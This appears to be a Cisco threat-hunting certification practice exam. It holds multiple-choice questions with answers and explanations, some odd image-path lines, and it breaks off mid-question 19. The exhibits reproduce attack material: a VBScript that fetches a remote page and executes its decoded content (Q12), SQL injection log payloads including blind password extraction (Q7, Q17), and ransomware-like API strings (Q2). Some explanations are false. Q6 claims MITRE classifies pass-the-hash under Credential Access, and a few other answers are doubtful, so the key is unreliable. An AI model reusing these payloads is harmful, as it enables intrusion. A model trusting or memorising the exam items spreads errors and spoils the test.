**QUESTION 1**
What triggers unstructured threat hunting?

A. Indicators of compromise
B. Tactics, techniques, and procedures
C. Customized threat identification
D. Indicators of attack

**Answer:** D
**Explanation:**
The correct answer is Indicators of attack (IOAs). Unstructured threat hunting is typically triggered by weak signals, anomalies, or suspicious behaviors that do not yet meet the threshold of confirmed compromise. These early signals are best described as indicators of attack rather than indicators of compromise.

**QUESTION 2**
Refer to the exhibit. A security engineer notices that a Windows Batch script includes calls to suspicious APIs. How will the script affect the system when it is executed?

```
sleep
encode
%02x %s?i=%s&c=%s&p=%s
APPDATA
Software\Microsoft\Windows\CurrentVersion\Run
brbbot
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
HTTP/1.1 Connection: close
ZwQuerySystemInformation
ntdll.dll
RegSetValueExA
RegOpenKeyExA
RegDeleteValueA
RegFlushKey
RegCloseKey
CryptAcquireContextW
CryptDeriveKey
CryptReleaseContext
CryptEncrypt
CryptCreateHash
CryptDestroyKey
CryptDecrypt
CryptDestroyHash
CryptHashData
ADVAPI32.dll
InternetQueryDataAvailable
InternetReadFile
InternetCloseHandle
```

A. The internet connection is disabled.
B. The host version is retrieved.
C. The host is put in sleep mode.
D. Files are encrypted.

**Answer:** D
**Explanation:**
The correct answer is Files are encrypted. The exhibit shows a collection of API calls and strings that strongly indicate cryptographic operations associated with file encryption, a common behavior in ransomware and data-encrypting malware.
Key indicators in the script include multiple Windows Cryptographic API function calls such as:
CryptAcquireContextW
CryptCreateHash
CryptHashData
CryptDeriveKey
CryptEncrypt
CryptDecrypt
CryptDestroyKey
CryptReleaseContext
These APIs are part of the Windows CryptoAPI, which is explicitly used to generate cryptographic keys, hash data, and encrypt or decrypt content. The presence of ADVAPI32.dll further confirms cryptographic functionality, as this library provides access to Windows security and encryption services.
Additionally, registry-related APIs such as RegSetValueExA, RegOpenKeyExA, and references to:
Software\Microsoft\Windows\CurrentVersion\Run
indicate that the script may also establish persistence, ensuring the encryption routine executes again after reboot. However, persistence is secondary; the primary functional behavior shown is encryption.

**QUESTION 3**
Refer to the exhibit. A threat-hunting team makes an EDR query to detect possible C2 outbound communication across all endpoints. Which level of the Pyramid of Pain is being used?

```
IPv4 = "125.23.23.4"
OR IPv4 = "53.23.23.1"
OR IPv4 = "88.88.88.88"
OR IPv4 = "85.101.222.222"
```

A. Tough
B. Challenging
C. Easy
D. Simple

**Answer:** D
**Explanation:**
The correct answer is Simple. The exhibit shows an EDR query filtering on specific IPv4 addresses, which are classic Indicators of Compromise (IOCs). Within the Pyramid of Pain model, IP addresses sit at the lowest level, representing the least painful indicators for adversaries to change.
The Pyramid of Pain categorizes detection indicators by how costly they are for attackers to replace:
Simple → Hashes, IP addresses, domain names
Easy → Network artifacts (URI patterns, user-agent strings)
Challenging → Host artifacts (registry keys, file paths, mutexes)
Tough → Tactics, Techniques, and Procedures (TTPs)
In this scenario, the threat-hunting team is querying EDR telemetry for outbound connections to known C2 IP addresses. While this is a valid and common detection technique--especially for rapid containment--it provides minimal long-term defensive value. Attackers can easily rotate C2 infrastructure by changing IPs, using cloud hosting, fast-flux DNS, or proxy networks.

**QUESTION 4**
A SOC manager wants to evaluate whether the organization's Cisco-based threat hunting program is improving over time. Which metric BEST reflects increased threat hunting effectiveness?

A. Number of alerts generated by Cisco security tools
B. Reduction in attacker dwell time
C. Number of blocked IP addresses
D. Volume of threat intelligence feeds consumed

**Answer:** B
**Explanation:**
The correct answer is reduction in attacker dwell time. Dwell time measures how long an attacker remains undetected after initial compromise.
As threat hunting maturity increases:
Behavioral coverage improves
Detection occurs earlier in the attack lifecycle
Attackers are identified before achieving objectives

**QUESTION 5**
A threat hunter wants to detect fileless malware activity using Cisco Secure Endpoint. Which behavior would MOST strongly indicate fileless execution?

A. Executables running from Program Files
B. Processes spawning from user-writable directories
C. Legitimate system processes executing encoded commands
D. Files with unknown hash reputation

**Answer:** C
**Explanation:**

The correct answer is legitimate system processes executing encoded commands. Fileless malware avoids writing binaries to disk and instead abuses trusted processes such as PowerShell, WMI, or rundll32.
Encoded or obfuscated commands executed by legitimate binaries are a strong indicator of fileless execution and defense evasion. Cisco Secure Endpoint provides deep visibility into command-line arguments and process behavior, enabling detection of this technique.

**QUESTION 6**
What is the classification of the pass-the-hash technique according to the MITRE ATT&CK framework?

A. Lateral movement
B. Persistence
C. Credential access
D. Privilege escalation

**Answer:** C
**Explanation:**
The pass-the-hash (PtH) technique is classified under Credential Access in the MITRE ATT&CK framework. Specifically, it aligns with the Credential Access tactic (TA0006) and the technique Use Alternate Authentication Material (T1550), sub-technique Pass the Hash (T1550.002). This classification is based on the attacker's primary objective: abusing stolen credential material--in this case, NTLM password hashes--to authenticate to systems without knowing the actual plaintext password.
From a professional cybersecurity and threat hunting perspective, PtH exploits weaknesses in how Windows authentication mechanisms handle credential storage and reuse. When users authenticate to a system, password hashes may be cached in memory or stored in places such as LSASS (Local Security Authority Subsystem Service). If an attacker gains administrative or SYSTEM-level access to a host, they can extract these hashes and reuse them to authenticate to other systems across the environment.
Although pass-the-hash is often observed during lateral movement, MITRE intentionally classifies it under Credential Access because the defining action is the theft and misuse of credential material, not the movement itself. Lateral movement is a downstream outcome enabled by the stolen credentials, but the core technique is about accessing and abusing authentication secrets.
This distinction is important for threat hunters and detection engineers. When hunting for PtH activity, defenders focus on indicators such as abnormal NTLM authentication events, logons using NTLM where Kerberos is expected, reuse of the same hash across multiple systems, and suspicious access to LSASS memory. Endpoint telemetry, Windows Security Event Logs (e.g., Event IDs 4624 and 4672), and EDR memory access alerts are commonly used data sources.
Understanding PtH as a credential access technique helps security teams prioritize protections such as credential guard, LSASS hardening, disabling NTLM where possible, enforcing least privilege, and monitoring authentication anomalies. This classification also reinforces a core professional principle: identity is the new perimeter, and protecting credential material is foundational to modern threat hunting and defense.

**QUESTION 7**
Refer to the exhibit. A forensic team must investigate how the company website was defaced. The team isolates the web server, clones the disk, and analyzes the logs. Which technique was used by the attacker initially to access the website?

```
84.55.41.57 - - [14/Apr/2016:08:22:27 0100]
"GET /wordpress/wp-content/plugins/custom_plugin/check_user.php?userid=1
UNION ALL SELECT CONCAT(0x7171787671,x537653544175467a724f,0x71707a7871) ,
NULL,NULL-- HTTP/1.1" 200 182 "-" "Mozilla/5.0 (Windows; U; Windows NT 6.1; ru;
rv:1.9.2.3) Gecko/20100401 Firefox/4.0 (.NET CLR 3.5.30729)"
```

A. exploit public-facing application
B. external remote services
C. command and scripting interpreter
D. drive-by compromise

**Answer:** A
**Explanation:**
The correct answer is Exploit public-facing application. The log excerpt in the exhibit clearly shows a malicious HTTP

GET request targeting a WordPress plugin PHP file with a crafted SQL injection payload:
UNION ALL SELECT CONCAT(...)
This syntax is a classic indicator of SQL injection, a well-documented attack technique used to exploit insufficient input validation in web applications. According to the MITRE ATT&CK framework, this behavior maps to the Initial Access tactic (TA0001) and the technique Exploit Public-Facing Application (T1190). The attacker is directly interacting with a publicly accessible web service and abusing a vulnerability in the application code to gain unauthorized access.
From a threat hunting and forensic standpoint, this is a textbook example of how attackers commonly achieve initial access to web servers. The attacker did not authenticate via remote services (such as SSH or RDP), nor did they rely on user interaction (as in a drive-by compromise). Instead, they sent a specially crafted request to a vulnerable endpoint exposed to the internet. This makes option B incorrect because External Remote Services requires legitimate service access mechanisms. Option C is also incorrect because Command and Scripting Interpreter is typically used after initial access, once code execution is already achieved. Option D does not apply because there is no evidence of malicious content being delivered to end users.
The forensic team's actions--isolating the server, cloning the disk, and analyzing logs--are standard post-incident procedures to reconstruct the attack chain. Web server access logs are especially valuable in these cases, as they often reveal malicious payloads, attacker IP addresses, targeted endpoints, and timestamps.
For defenders and threat hunters, this scenario reinforces the importance of monitoring web logs for anomalous query strings, enforcing secure coding practices, conducting regular vulnerability scans, and promptly patching third-party plugins. Public-facing applications remain one of the most exploited initial access vectors, making this technique a critical focus area in modern threat hunting programs.

**QUESTION 8**
The security team detects an alert regarding a potentially malicious file named Financial_Data_526280622.pdf downloaded by a user. Upon reviewing SIEM logs and Cisco Secure Endpoint, the team confirms that the file was obtained from an untrusted website. The hash analysis of the file returns an unknown status. Which action must be done next?

A. Submit the file for sandboxing.
B. Review the directory path where the file is stored.
C. Run a complete malware scan on the user's workstation.
D. Investigate the reputation of the untrusted website.

**Answer:** A
**Explanation:**
The correct next action is to submit the file for sandboxing. In professional security operations and threat hunting workflows, sandboxing is the most appropriate step when a file originates from an untrusted source and hash-based reputation checks return an unknown result. An unknown hash means the file has not yet been classified as benign or malicious by threat intelligence databases, which is common with newly created malware or targeted attacks.
Sandboxing allows the security team to perform dynamic analysis by executing the file in an isolated, controlled environment. This process observes runtime behaviors such as process creation, registry modification, network communications, command-and-control callbacks, file system changes, and exploit attempts. These behaviors provide high-fidelity indicators that static analysis or hash lookups cannot reveal.

**QUESTION 9**
A security team wants to create a plan to protect companies from lateral movement attacks. The team already implemented detection alerts for pass-the-hash and pass-the-ticket techniques. Which two components must be monitored to hunt for lateral movement attacks on endpoints? (Choose two.)

A. Use of the runas command
B. Linux file systems for files that have the setuid/setgid bit set
C. Use of Windows Remote Management
D. Creation of scheduled task events
E. Use of tools and commands to connect to remote shares

**Answer:** CE
**Explanation:**
The correct answers are Use of Windows Remote Management (C) and Use of tools and commands to connect to remote shares (E). Both are core mechanisms attackers leverage for lateral movement after gaining valid credentials through techniques such as pass-the-hash or pass-the-ticket.

Windows Remote Management (WinRM) is a legitimate administrative service used for remote command execution and system management. However, attackers frequently abuse WinRM to move laterally by executing commands on remote endpoints using stolen credentials. From a threat hunting perspective, abnormal WinRM usage--such as execution outside normal administrative hours, from unusual source hosts, or by non-administrative user accounts--is a strong indicator of lateral movement activity.
Similarly, the use of tools and commands to connect to remote shares (such as net use, wmic, SMB- based access, or mounting administrative shares like C$) is a classic lateral movement technique. Attackers use remote shares to transfer tools, stage payloads, and execute malware across systems. Monitoring these activities at the endpoint level helps identify suspicious authentication attempts, unexpected share access, and abnormal file transfers.

**QUESTION 10**
The SOC team receives an alert about a user sign-in from an unusual country. After investigating the SIEM logs, the team confirms the user never signed in from that country. The incident is reported to the IT administrator who resets the user's password. Which threat hunting phase was initially used?

A. Collect and process intelligence and data
B. Response and resolution
C. Hypothesis
D. Post-incident review

**Answer:** A
**Explanation:**
The correct answer is Collect and process intelligence and data. In this scenario, the initial threat hunting phase occurred when the SOC team received the alert and began analyzing SIEM logs to validate whether the activity was legitimate or malicious. This aligns directly with the first phase of the threat hunting lifecycle, which focuses on gathering, normalizing, and analyzing security-relevant data.
Threat hunting is a structured, hypothesis-driven process, but it always begins with data collection and intelligence processing. This includes ingesting logs from identity providers, authentication systems, cloud platforms, VPNs, and endpoint telemetry into a SIEM. In this case, the alert regarding a sign-in from an unusual country triggered analysts to examine historical login patterns and geolocation data. By confirming that the user had never authenticated from that country, the team established that the event was anomalous and likely malicious.

**QUESTION 11**
What is a limitation of automated dynamic malware analysis tools?

A. Vulnerabilities in runtime environments cannot be found.
B. They produce false positives and false negatives.
C. All programming languages are not supported.
D. They are time consuming when performed manually.

**Answer:** B
**Explanation:**
The correct answer is They produce false positives and false negatives. Automated dynamic malware analysis tools, such as sandboxes, execute suspicious files in isolated environments to observe runtime behavior. While these tools are extremely valuable in modern SOCs, they are not infallible and have well-known limitations.
False positives occur when benign software exhibits behaviors that resemble malicious activity, such as creating registry keys, spawning child processes, or making network connections. Conversely, false negatives occur when malware intentionally evades detection by altering its behavior. Many modern malware samples include sandbox evasion techniques such as checking for virtualized environments, delaying execution, requiring user interaction, or disabling malicious functionality when analysis artifacts are detected.

**QUESTION 12**
Refer to the exhibit. Refer to the exhibit. Which technique is used by the attacker?

```
blog = afghhha("aHR0cHM6Ly9zbXllbjAyNzIuYmxvZ3Nwb3QuY29tLzIwMjEvMDYvZG9vdGFraW0uaHRtbA==")
WinHttpReq.Open "GET", blog,False
WinHttpReq.send


If WinHttpReq.Status=200 Then
    res= WinHttpReq.responseText
    strl = Mid(res , InStr(1,res , "post-body-" , 1) , Len(res))
    nStart = InStr(1,strl , "<p>" , 1) + 3
    nEnd = InStr(1,strl , "</p>" , 1)
    execute(afghhha(Mid(strl , nStart , nEnd-nStart)))
    wscript.Sleep 1000 * 60 * 60
End If
```

A. Perform a preliminary check to verify if the victim has already been compromised.
B. Scan using a batch file created on the fly that contains the command.
C. Use a base64-encoded VBScript that is decoded and executed on the endpoint.
D. Set up persistence by creating a shortcut for the malicious macro in the user's Startup directory

**Answer:** C
**Explanation:**
The correct answer is C. Use a Base64-encoded VBScript that is decoded and executed on the endpoint. The exhibit clearly shows a VBScript-based attack chain that relies on Base64 encoding to obfuscate malicious content and evade basic detection mechanisms.
In the code snippet, the function call afghhha("aHR0cHM6Ly9z...") contains a string that is visibly Base64-encoded. When decoded, Base64 strings commonly reveal URLs, commands, or additional script logic. The script then uses WinHttpReq.Open and WinHttpReq.Send to retrieve remote content over HTTP, extracts a specific portion of the response using string manipulation (InStr, Mid), and executes it dynamically using the execute() function. This is a strong indicator of living-off-the-land scripting abuse, where native Windows scripting engines are leveraged for malicious purposes.
From a MITRE ATT&CK perspective, this behavior aligns with Command and Scripting Interpreter (T1059), specifically VBScript (T1059.005), and includes elements of Obfuscated/Encoded Files or Information (T1027). Encoding payloads in Base64 helps attackers bypass signature-based detection tools and makes static analysis more difficult.

**QUESTION 13**
The Security Operations Center team at a company detects a successful VPN connection from a country outside the known countries of operation. After the connection occurs, the team receives multiple triggers from the same source IP address about file access and modifications to the file server. The team concludes that this is a case of data exfiltration from an unknown adversary through a compromised user account. To find other potential actions taken by the adversary, which type of threat hunting should be used?

A. Unstructured
B. AI-driven
C. Proactive
D. Structured

**Answer:** D
**Explanation:**
The correct answer is Structured threat hunting. In this scenario, the SOC team has already confirmed malicious activity--a compromised user account, anomalous VPN access, and indicators consistent with data exfiltration. Once an incident has been validated and attributed to adversary behavior, the next professional step is to perform structured threat hunting to uncover additional attacker actions across the environment.
Structured threat hunting is hypothesis-driven and based on known attacker tactics, techniques, and procedures (TTPs), often mapped to frameworks such as MITRE ATT&CK. Here, the team can form hypotheses like: "If the adversary accessed the file server for exfiltration, they may have also attempted lateral movement, persistence, or privilege escalation." Analysts then systematically query endpoint, identity, VPN, file server, and network telemetry to confirm or disprove these hypotheses.

**QUESTION 14**
Refer to the exhibit. A cybersecurity team receives an alert from its Intrusion Prevention System about multiple file changes to a file server. Before the changes were made, the team detected a successful remote sign-in from a user account to the server. Which type of threat occurred?

| MESSAGE | TIME MODIFIED | LOCATION | LAST ACCESS TIME |
|---|---|---|---|
| Delete | Jan 12.2021 08:51:21 PM | C:\shares\work\copitets\renamed3.xls | Jan 12.2021 08:51:05 PM |
| Delete | Jan 12.2021 08:51:21 PM | C:\shares\work\sotets | Jan 12.2021 08:51:21 PM |
| Delete | Jan 12.2021 08:51:21 PM | C:\shares\work\sotets\renamed3.xlsc | Jan 12.2021 08:51:05 PM |
| Delete | Jan 12.2021 08:51:21 PM | C:\shares\work\sotees\renamed2.mp4c | Jan 12.2021 08:51:04 PM |
| Delete | Jan 12.2021 08:51:21 PM | C:\shares\work\sotees\renamed2.pdfc | Jan 12.2021 08:51:04 PM |
| Delete | Jan 12.2021 08:51:21 PM | C:\shares\work\sotees\renamed2.txtc | Jan 12.2021 08:51:04 PM |
| Delete | Jan 12.2021 08:51:21 PM | C:\shares\work\sotees\renamed2.xlsc | Jan 12.2021 08:51:04 PM |
| Delete | Jan 12.2021 08:51:21 PM | C:\shares\work\sotees\renamed3.csvc | Jan 12.2021 08:51:05 PM |
| Delete | Jan 12.2021 08:51:21 PM | C:\shares\work\sotees\renamed3.docc | Jan 12.2021 08:51:05 PM |
| Delete | Jan 12.2021 08:51:21 PM | C:\shares\work\sotees\renamed3.htmlc | Jan 12.2021 08:51:07 PM |
| Delete | Jan 12.2021 08:51:21 PM | C:\shares\work\sotees\renamed3.kanagac | Jan 12.2021 08:51:07 PM |
| Delete | Jan 12.2021 08:51:21 PM | C:\shares\work\sotees\renamed3.minec | Jan 12.2021 08:51:07 PM |

A. white box penetration test
B. authorized penetration test
C. unauthorized penetration test
D. black box penetration test

**Answer:** C
**Explanation:**
The correct answer is Unauthorized penetration test. Based on the scenario provided, there is no indication that the observed activity was planned, approved, or coordinated by the organization. Instead, the evidence points to malicious, unauthorized access using a valid user account, followed by destructive actions on the file server.
The exhibit shows multiple file deletions and modifications occurring within a very short time window after a successful remote sign-in. From a professional SOC and threat hunting perspective, this sequence strongly suggests account compromise followed by intentional malicious activity, such as data destruction, ransomware staging, or anti-forensics behavior. Intrusion Prevention System alerts further reinforce that the activity violated security policies, which would not be the case during a sanctioned test.

**QUESTION 15**
According to the MITRE ATT&CK framework, how is the password spraying technique classified?

A. Privilege escalation
B. Initial access
C. Lateral movement
D. Credential access

**Answer:** D
**Explanation:**
The correct answer is Credential Access. In the MITRE ATT&CK framework, password spraying is classified under the Credential Access tactic (TA0006), specifically technique T1110.003 ?Password Spraying. This classification is based on the attacker's primary objective: gaining valid credentials by systematically attempting a small number of common or weak passwords across many user accounts.
Password spraying differs from brute-force attacks in that it intentionally avoids rapid or repeated attempts against a single account, thereby evading account lockout controls and basic detection mechanisms. Instead, attackers "spray" one password (for example, Winter2025! or Password123) across a large number of users, exploiting the likelihood that at least one account will use that password.
Although successful password spraying often leads to initial access, MITRE classifies it under Credential Access because the technique's defining action is the acquisition of credentials, not the system entry itself. Initial access is the outcome, while credential theft is the method. This distinction is critical for threat hunters, as it guides where detections and controls should be focused.
From a professional threat hunting perspective, defenders monitor authentication telemetry such as failed and successful logins across identity providers, VPNs, cloud services, and email platforms. Indicators include multiple

authentication failures across many accounts from a single source IP, followed by one or more successful logins. Identity-centric logging and anomaly detection are foundational here, reinforcing the principle that identity is the primary attack surface in modern environments.
Understanding password spraying as a credential access technique helps organizations prioritize protections such as strong password policies, MFA enforcement, adaptive authentication, and detection logic tuned for low-and-slow authentication abuse.

**QUESTION 16**
The CISO must improve the threat-hunting strategy to strengthen the organization's security posture and better prepare against sophisticated threats. Which aspect of the Threat Hunting Maturity Model can significantly enhance an organization's ability to address challenges outlined in the Pyramid of Pain?

A. Emphasizing focus on compliance-driven security checks and audits to ensure seamless audit
B. Conducting threat assessments and wargames quarterly during scheduled security reviews
C. Transitioning from reactive to proactive threat hunting to identify unknown threats and vulnerabilities
D. Developing automated processes to systematically detect known threats across the network

**Answer:** C
**Explanation:**
The correct answer is Transitioning from reactive to proactive threat hunting to identify unknown threats and vulnerabilities. This directly aligns with both the Threat Hunting Maturity Model and the strategic goals of the Pyramid of Pain, which emphasizes increasing the adversary's cost by detecting behaviors and tactics rather than easily changeable indicators.
Reactive security operations focus on alerts, signatures, and known indicators such as hashes, IP addresses, and domains--the lowest and least painful levels of the Pyramid of Pain. While necessary, these controls are easily bypassed by sophisticated adversaries. Proactive threat hunting represents a higher maturity level, where analysts actively search for unknown, stealthy, or novel attacker behaviors that have not yet triggered alerts.

**QUESTION 17**
Refer to the exhibit. The cybersecurity team at a company detects an ongoing attack directed at the web server that hosts the company website. The team analyzes the logs of the web application firewall and discovers several HTTP requests encoded in Base64. The team decodes the payloads and retrieves the HTTP requests. What did the attackers use to exploit the server?


```
192.168.1.23 - [18/Jun/2015:12:13:00 +0200] "GET
/admin/?action=membres&order=ASC,(select (case
field(concat(substring(bin(ascii(substring(password,1,1))),3,1), substring(bin(ascii(substring(pa
ssword,1,1))),4,1)),concat(char(48),char(49)),concat(char(48),char(49)),concat(char(49),char(48)
),concat(char(49),char(49)))when 1 then TRUE when 2 then sleep(2) when 3 then
sleep(4) when 4 then sleep(6) end) from membres where id=1) HTTP/1.1" 200 1005 "-" "-"
```

A. Unicode encoding
B. SQL injection
C. directory traversal
D. cross-site scripting (XSS)

**Answer:** B
**Explanation:**
The correct answer is SQL injection. The decoded HTTP request shown in the exhibit contains multiple unmistakable indicators of a SQL injection attack, including the use of SQL keywords and functions such as SELECT, CASE, SUBSTRING, ASCII, BIN, and conditional SLEEP() statements. These elements are characteristic of time-based blind SQL injection, a technique attackers use to extract database information when direct query results are not visible.
From a professional cybersecurity perspective, the presence of expressions like:
SELECT (CASE WHEN ... THEN SLEEP(x))
SUBSTRING(password,1,1)
ASCII() and binary conversions
indicates that the attacker is probing the backend database character by character and using response timing to infer whether conditions are true or false. This is a well-known exploitation method used when error messages or query output are suppressed by the application.
The use of Base64 encoding does not represent the attack itself but rather an obfuscation technique to evade basic

web application firewall (WAF) signatures and logging visibility. Encoding payloads allows attackers to bypass simple pattern-matching defenses, but once decoded, the underlying SQL injection becomes evident.

**QUESTION 18**
Refer to the exhibit. A security team detects a spike in traffic from the company web server. After further investigation, the team discovered that multiple connections have been established from the server to different IP addresses, but the web server logs contain both expected traffic and DDoS traffic. Which attribute must the team use to further filter the logs?



| | | | |
|---|---|---|---|
| TCP | 192.168.2.104:57514 | 104.16.32.27:443 | ESTABLISHED |
| TCP | 192.168.2.104:57530 | 198.38.124.176:443 | ESTABLISHED |
| TCP | 192.168.2.104:57636 | 198.38.124.181:443 | ESTABLISHED |
| TCP | 192.168.2.104:57658 | 91.190.218.62:12350 | ESTABLISHED |
| TCP | 192.168.2.104:57674 | 216.58.219.65:443 | TIME_WAIT |
| TCP | 192.168.2.104:57677 | 216.58.219.65:443 | FIN_WAIT_2 |
| TCP | 192.168.2.104:57712 | 216.58.219.103:443 | ESTABLISHED |
| TCP | 192.168.2.104:57735 | 104.16.55.15:443 | ESTABLISHED |
| TCP | 192.168.2.104:57752 | 50.112.252.181:443 | TIME_WAIT |
| TCP | 192.168.2.104:57757 | 72.246.64.131:80 | ESTABLISHED |
| TCP | 192.168.2.104:57761 | 69.65.64.93:443 | TIME_WAIT |
| TCP | 192.168.2.104:57762 | 69.65.64.93:443 | ESTABLISHED |
| TCP | 192.168.2.104:57774 | 40.117.100.83:443 | TIME_WAIT |
| TCP | 192.168.2.104:57775 | 40.117.100.83:443 | TIME_WAIT |
| TCP | 192.168.2.104:57780 | 69.65.64.108:80 | TIME_WAIT |
| TCP | 192.168.2.104:57788 | 173.216.40.107:31802 | TIME_WAIT |
| TCP | 192.168.2.104:57789 | 79.136.88.109:17126 | TIME_WAIT |
| TCP | 192.168.2.104:57791 | 99.225.89.248:12227 | TIME_WAIT |
| TCP | 192.168.2.104:57793 | 87.248.23.123:3762 | TIME_WAIT |
| TCP | 192.168.2.104:57794 | 104.40.87.245:50003 | TIME_WAIT |
| TCP | 192.168.2.104:57796 | 104.40.87.245:50004 | TIME_WAIT |
| TCP | 192.168.2.104:57798 | 83.254.163.212:42773 | TIME_WAIT |
| TCP | 192.168.2.104:57799 | 151.249.200.119:54627 | TIME_WAIT |
| TCP | 192.168.2.104:57800 | 104.40.87.245:50001 | TIME_WAIT |
| TCP | 192.168.2.104:57803 | 199.27.75.193:80 | ESTABLISHED |
| TCP | 192.168.2.104:57812 | 40.117.100.83:443 | TIME_WAIT |
| TCP | 192.168.2.104:57813 | 40.117.100.83:443 | TIME_WAIT |
| TCP | 192.168.2.104:57824 | 216.58.219.165:443 | ESTABLISHED |
| TCP | 192.168.2.104:57831 | 40.117.100.83:443 | TIME_WAIT |
| TCP | 192.168.2.104:57832 | 40.117.100.83:443 | TIME_WAIT |
| TCP | 192.168.2.104:57844 | 54.212.255.20:443 | ESTABLISHED |

A. connection status
B. destination port
C. IP address of the web server
D. protocol


**Answer:** A
**Explanation:**
The correct answer is Connection status. In this scenario, the key challenge for the security team is differentiating legitimate outbound traffic from malicious or DDoS-related traffic originating from the same web server. Since both types of traffic coexist in the logs, analysts must rely on an attribute that meaningfully distinguishes normal behavior from abnormal patterns.
The exhibit shows numerous TCP connections from the web server to many different external IP addresses, with varying TCP states such as ESTABLISHED, TIME_WAIT, and FIN_WAIT. These connection states are highly valuable for threat hunting and network analysis. During DDoS activity-- especially reflected or amplification-style attacks, or when a server is abused as part of an attack--connections often remain half-open, rapidly transition to TIME_WAIT, or fail to fully establish. In contrast, legitimate web traffic typically results in stable, short-lived ESTABLISHED sessions that follow predictable patterns.

**QUESTION 19**
Refer to the exhibit. A company recently was breached and decided to improve their security posture going forward. A security assessment was ordered, specifically intended to test weak points exploited during the breach. A security analyst reviews server logs to identify activities related to the aforementioned security assessment. Which entry suggests a delivery method associated with authorized assessment?

